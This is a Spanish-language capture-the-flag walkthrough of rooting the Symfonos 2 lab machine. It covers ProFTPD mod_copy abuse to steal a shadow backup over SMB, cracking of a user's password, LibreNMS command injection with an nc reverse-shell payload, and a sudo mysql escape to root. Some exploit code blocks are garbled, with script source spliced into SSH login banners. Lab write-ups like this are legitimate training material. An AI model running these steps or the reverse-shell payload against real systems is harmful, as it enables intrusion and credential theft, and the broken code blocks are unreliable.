

# Symphonos 2


```
└─(root@miguel)-[/home/miguel/Machines/Symphonos2]
└# ping 192.168.137.16
PING 192.168.137.16 (192.168.137.16) 56(84) bytes of data.
64 bytes from 192.168.137.16: icmp_seq=1 ttl=64 time=3.87 ms
64 bytes from 192.168.137.16: icmp_seq=2 ttl=64 time=1.30 ms
64 bytes from 192.168.137.16: icmp_seq=3 ttl=64 time=11.1 ms
```

```
└# nmap -sS --open -p- -Pn -n -vvv --min-rate 5000 192.168.137.16
21/tcp  open  ftp          syn-ack ttl 64
22/tcp  open  ssh          syn-ack ttl 64
80/tcp  open  http         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
```

```
└# nmap -sCV -p21,22,80,139,445 -Pn -n -vvv 192.168.137.16
21/tcp  open  ftp          syn-ack ttl 64 ProFTPD 1.3.5
22/tcp  open  ssh          syn-ack ttl 64 OpenSSH 7.4p1 Debian
80/tcp  open  http         syn-ack ttl 64 WebFS httpd 1.21
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: webfs/1.21
| http-methods:
|_ Supported Methods: GET HEAD
139/tcp open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X
445/tcp open  netbios-ssn  syn-ack ttl 64 Samba smbd 4.5.16-De
MAC Address: 08:00:27:8B:31:64 (PCS Systemtechnik/Oracle Virt
Service Info: Host: SYMFONOS2; OSs: Unix, Linux; CPE: cpe:/o:
```

```
whatweb 192.168.137.16
http://192.168.137.16 [200 OK] Country[RESERVED][ZZ], HTTPServer[Apache]
```

IP[192.168.137.16], webfs[1.21]



```
└─(root💀miguel)-[/home/miguel/Machines/Symphonos2]
# smbclient //192.168.137.16/anonymous -U""
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> help
?           allinfo      altname      archive      backup
blocksize   cancel       case_sensitive cd          chmod
chown      close        del          deltree     dir
du          echo         exit         get          getfacl
geteas     hardlink    help         history     iosize
lcd         link         lock         lowercase  ls
l           mask         md          mget        mkdir
mkfifo    more         mput        newer       notify
open        posix        posix_encrypt posix_open  posix_mkdir
posix_rmdir posix_unlink posix_whoami  print      prompt
put         pwd          q           queue      quit
readlink   rd           recurse     reget      rename
reput      rm           rmdir       showacls  setea
setmode    scopy        stat        symlink    tar
tarmode   timeout     translate   unlock     volume
vuid      wdel        logon      listconnect showconnect
tcon      tdis        tid        utimes    logoff
..
!
smb: \> dir
.
..
backups
D          0 Thu Jul 18 11:30:09 2019
D          0 Thu Jul 18 11:29:08 2019
D          0 Thu Jul 18 11:25:17 2019
19728000 blocks of size 1024. 16313928 blocks available
smb: \>
```

```

smb: \> get backups
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \backups
smb: \> cd backups
smb: \backups\> dir
.
.
..
log.txt

D 0 Thu Jul 18 11:25:17 2019
D 0 Thu Jul 18 11:30:09 2019
N 11394 Thu Jul 18 11:25:16 2019

19728000 blocks of size 1024. 16313928 blocks available
smb: \backups\> get log.txt
getting file \backups\log.txt of size 11394 as log.txt (247.3 KiloBytes/sec) (average
smb: \backups\> █

```

## leemos el archivo y encontramos cositas

```

└─(miguel💀miguel)-[~/Machines/Syphonos2]
└─$ cat log.txt
root@syphonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@syphonos2:~# cat /etc/samba/smb.conf
#

```

```

read only = yes
guest ok = no
# Uncomment to allow remote administration of Windows print drivers.
# You may need to replace 'lpadmin' with the name of the group your
# admin users are members of.
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
; write list = root, @lpadmin

[anonymous]
path = /home/aeolus/share
browseable = yes
read only = yes
guest ok = yes

root@syphonos2:~# cat /usr/local/etc/proftpd.conf
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                  "ProFTPD Default Installation"
ServerType                  standalone
DefaultServer               on

# Port 21 is the standard FTP port.
Port                        21

# Don't use IPv6 support by default.
UseIPv6                     off

```

```

# Set the user and group under which the server will run.
User                      aeolus
Group                     aeolus

# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite          on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
  DenyAll
</Limit>

# A basic anonymous configuration, no upload directories. If you do not
# want anonymous users, simply delete this entire <Anonymous> section.
<Anonymous ~ftp>
  User                  ftp
  Group                 ftp

  # We want clients to be able to login with "anonymous" as well as "ftp"
  UserAlias             anonymous ftp

  # Limit the maximum number of anonymous logins
  MaxClients            10

```

como no conseguia mas que colocar help como usuario unautenticado por ftp  
fui en vusqueda de vulnerabilidades

```

[root@miguel]# searchsploit proftpd 1.3.5
Exploit Title
-----
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)
| linux/remote/49908.py
ProFTPD 1.3.5 - File Copy ←
Shellcodes: No Results

[root@miguel]# searchsploit -x linux/remote/36742.txt
Exploit: ProFTPD 1.3.5 - File Copy
URL: https://www.exploit-db.com/exploits/36742 ←

```

```
214-SYMLINK <sp> source <sp> destination
214-RMDIR <sp> path
214-MKDIR <sp> path
214-The following SITE extensions are recognized:
214-RATIO -- show all ratios in effect
214-QUOTA
214-HELP
214-CHGRP
214-CHMOD
214 Direct comments to root@www01a
site cpfr /etc/passwd ←
350 File or directory exists, ready for destination name
site cpto /tmp/passwd.copy ←
250 Copy successful
-----
```

He provides another, scarier example:

como sabemos donde esta el backup de shadows y que tenemos la carpeta de aeolus compartida en smb lo mando para alla

```
cdup          exit          lcd          mlst
chmod         features       less         mode
ftp> site cpfr /var/backups/shadow.bak
350 File or directory exists, ready for destination name
ftp> site cpto /home/aeolus/share/shadow.bak
250 Copy successful
ftp> █
```

```

[~] (root💀miguel)-[~/home/miguel/Machines/Symphonos2]
[~] # smbclient //192.168.137.16/anonymous -U ""
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
.
D 0 Thu Jan 16 20:34:04 2025
..
D 0 Thu Jul 18 11:29:08 2019
backups D 0 Thu Jul 18 11:25:17 2019
shadow.bak N 1173 Thu Jan 16 20:34:04 2025

19728000 blocks of size 1024. 16313888 blocks available
smb: \> get shadow.bak
getting file \shadow.bak of size 1173 as shadow.bak (33.7 KiloBytes/sec) (average 33.7 KiloBytes/sec)
smb: \> exit

[~] (root💀miguel)-[~/home/miguel/Machines/Symphonos2]
[~] # ls
log.txt saludo.txt shadow.bak

```

```

[~] (root💀miguel)-[~/home/miguel/Machines/Symphonos2]
[~] # john shadow.bak -w:/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sergioteamo      (aeolus)
[~]

```

ssh y adentro

```

aeolus@symfonos2:~$ whoami
aeolus
aeolus@symfonos2:~$ 

```

```

Sorry, user aeolus may not run sudo on symfonos2.
aeolus@symfonos2:~$ find / -perm -4000 -ls 2>/dev/null
922054 12 -rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
923944 44 -rwsr-xr-- 1 root messagebus 42992 Jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
1053558 432 -rwsr-xr-x 1 root root 440728 Mar 1 2019 /usr/lib/openssh/ssh-keysign
796686 996 -rwsr-xr-x 1 root root 1019656 May 28 2019 /usr/sbin/exim4
805767 140 -rwsr-xr-x 1 root root 140944 Jun 5 2017 /usr/bin/sudo
786513 60 -rwsr-xr-x 1 root root 59680 May 17 2017 /usr/bin/passwd
786510 40 -rwsr-xr-x 1 root root 40504 May 17 2017 /usr/bin/chsh
786509 52 -rwsr-xr-x 1 root root 50040 May 17 2017 /usr/bin/chfn
789374 40 -rwsr-xr-x 1 root root 40312 May 17 2017 /usr/bin/newgrp
786512 76 -rwsr-xr-x 1 root root 75792 May 17 2017 /usr/bin/gpasswd
1048620 44 -rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount
1048618 40 -rwsr-xr-x 1 root root 40536 May 17 2017 /bin/su
1048643 60 -rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
1048621 32 -rwsr-xr-x 1 root root 31720 Mar 7 2018 /bin/umount
aeolus@symfonos2:~$ 

```

```
html$ ls
html$ ss -tulun
end-Q
                               Local Address:Port
                                         *:68
                                         192.168.137.255:137
                                         192.168.137.16:137
                                         *:137
                                         192.168.137.255:138
                                         192.168.137.16:138
                                         *:138
                                         *:161
9                               127.0.0.1:3306
9                                         *:139
28                               127.0.0.1:8080 ←
2                                         *:21
28                                         *:22
9                               127.0.0.1:25
9                                         *:445
9                                         :::139
4                                         :::80
```

nos conectamos nosotros a la maquina victima mediante un local portforwarding por vemos que tiene el puerto 8080 abierto, y me avro un puerto en mi propia maquina


```
[sudo] password for miguel:
[root💀miguel]~[/home/miguel]
# ssh aeolus@192.168.137.16 -L 8080:127.0.0.1:8080
aeolus@192.168.137.16's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jan 16 17:46:45 2025 from 192.168.137.12
aeolus@symfonos2:~$ █
```

vemos que tenemos el puerto 8080 ocupado por ssh

```
(root💀miguel)-[~/home/miguel]
# lsof -i:8080
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ssh 635668 root 4u IPv6 1760849 0t0 TCP localhost:http-alt (LISTEN)
ssh 635668 root 5u IPv4 1760850 0t0 TCP localhost:http-alt (LISTEN)
```



entramos claramente con `aeolus:sergioteamo`


Exploit Title	Path
LibreNMS - 'addhost' Command Injection (Metasploit) described in the	linux/remote/46970.rb
LibreNMS - Collected Command Injection (Metasploit)	linux/remote/47375.rb
LibreNMS 1.46 - 'addhost' Remote Code Execution	php/webapps/47044.py
LibreNMS 1.46 - 'search' SQL Injection	multiple/webapps/48453.txt
LibreNMS 1.46 - MAC Accounting Graph Authenticated SQL Injection	multiple/webapps/49246.py
Shellcodes: No Results	

```

GNU nano 8.2                                         47044.py
cookies = []
for cookie in raw_cookies.split(";" ):
    # print cookie
    c = cookie.split("=")
    # cookies[c[0]] = c[1]
aeolus@192.168.137.16's password:
Linux symfonos2 4.9.168-1+deb9u3 (2019-06-16) x86_64
def create_new_device(url):
    raw_request = {
        "hostname": hostname,
        "snmp": "on",
        "sysName": "",
        "hardware": "",
        "os": "Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.",
        "snmpver": "v2c",
        "os_id": "",
        "port": "",
        "last_log": "2025-06-17:57:26 2025 from 192.168.137.12",
        "port_assoc_mode": "ifIndex",
        "community": payload,
        "authLevel": "noAuthNoPriv",
        "(root": "authname": "/home/miguel",
        "# ssh "authpass": "100", 137.16 -L 8080:127.0.0.1:8080
aeolus@1"cryptopass": "", password:
Permissions "authalgo": "MD5", try again.
aeolus@1"cryptoalgo": "AES", password:
Linux sy"force_add": "on",
        "Submit": ""
    }
    full_url = url + "/addhost/"
    request_body = urlencode(raw_request)
    # send the device creation request
    request = requests.post(
        full_url, data=request_body, cookies=cookies, headers=headers
    )
aeolus@symfonos2:~$ [REDACTED]

^G Help          ^O Write Out      ^F Where Is      ^K Cut           ^T Execute       ^C Local
^X Exit          ^R Read File     ^\ Replace        ^U Paste         ^J Justify       ^/ Go To

```



```

GNU nano 8.2                                         47044.py
report = sys.argv[4]
# $ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f #".format(rhost, rport)
# hostname to use (change it if you want)
hostname = "dummydevice"
# payload to create reverse shell
payload = '$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f #".format(rhost, rport)'
# request headers
headers = {
    'Content-Type': "application/x-www-form-urlencoded",
    'User-Agent': "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101"
}
# request cookies
cookies = {}

```

## Add Device

Devices will be checked for Ping/SNMP reachability before being probed.

Hostname

Hostname

SNMP

ON

SNMP Version

v2c

port

udp

Port Association Mode

ifIndex

### SNMPv1/2c Configuration

Community

```
'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.137.16 4545>/tmp/f) #|'
```

Force add - No ICMP or SNMP checks performed

Add Device

IP Symphonos

**Health** **Alerts**

✓ Adding host sdfa community '\$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.137.16 4545>/tmp/f) # port 161 using udp

✓ Device added **sdfa\_(4)**

## Add Device

Devices will be checked for Ping/SNMP reachability before being probed.

Hostname:

SNMP: **ON**

SNMP Version: **v2c**

Port:

Protocol: **udp**

Port Association Mode: **ifIndex**

**SNMPv1/2c Configuration**

**Overview** **Devices** **Ports** **Health** **Alerts**

**sdfa**

Memory Usage Processor Usage

Overview Graphs Logs Alerts Alert Stats Performance Notes

System Name: sdfa  
Operating System: Generic Device

Recent Events: 2025-01-16 20:50:44 Device type changed => server

LibreNMS\Plugins\Test Plugin Example plugin in "Device - Overview" tab

Web SSH Telnet Edit Capture

sdaf

Memory Usage Processor Usage

Overview Graphs Logs Alerts Alert Stats Performance Notes

Capture Debug Information

Discovery Poller SNMP Alerts

Run Copy Download

```
/bin/nc "Content-Type": "application/x-www-form-urlencoded",  
aeolus@symfonos2:~$ nc -lvp 4545  
listening on [any] 4545 ...  
connect to [192.168.137.16] from (UNKNOWN) [192.168.137.16] 39458  
/bin/sh: 0: can't access tty; job control turned off  
$ Cookies = {}  
Last login: Thu Jan 16 17:46:45 2025 from 192.168.137.12
```

```
1048621      32 -rwsr-xr-x  1 root      root      31720 Mar  7  2018 /bin/umount  
cronus@symfonos2:/home/cronus$ sudo -l  
sudo -l  
Matching Defaults entries for cronus on symfonos2:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User cronus may run the following commands on symfonos2:  
  (root) NOPASSWD: /usr/bin/mysql  
cronus@symfonos2:/home/cronus$
```

```
(root) NOPASSWD: /usr/bin/mysql  
cronus@symfonos2:/home/cronus$ sudo /usr/bin/mysql -e '\! /bin/sh'  
sudo /usr/bin/mysql -e '\! /bin/sh'  
# whoami  
whoami  
root  
# cd /root  
cd /root  
# ls  
ls  
proof.txt  
# cat proof.txt
```

```
# cat proof.txt  
cat proof.txt
```

Congrats on rooting symfonos:2!



Contact me via Twitter @zayotic to give feedback!

```
#
```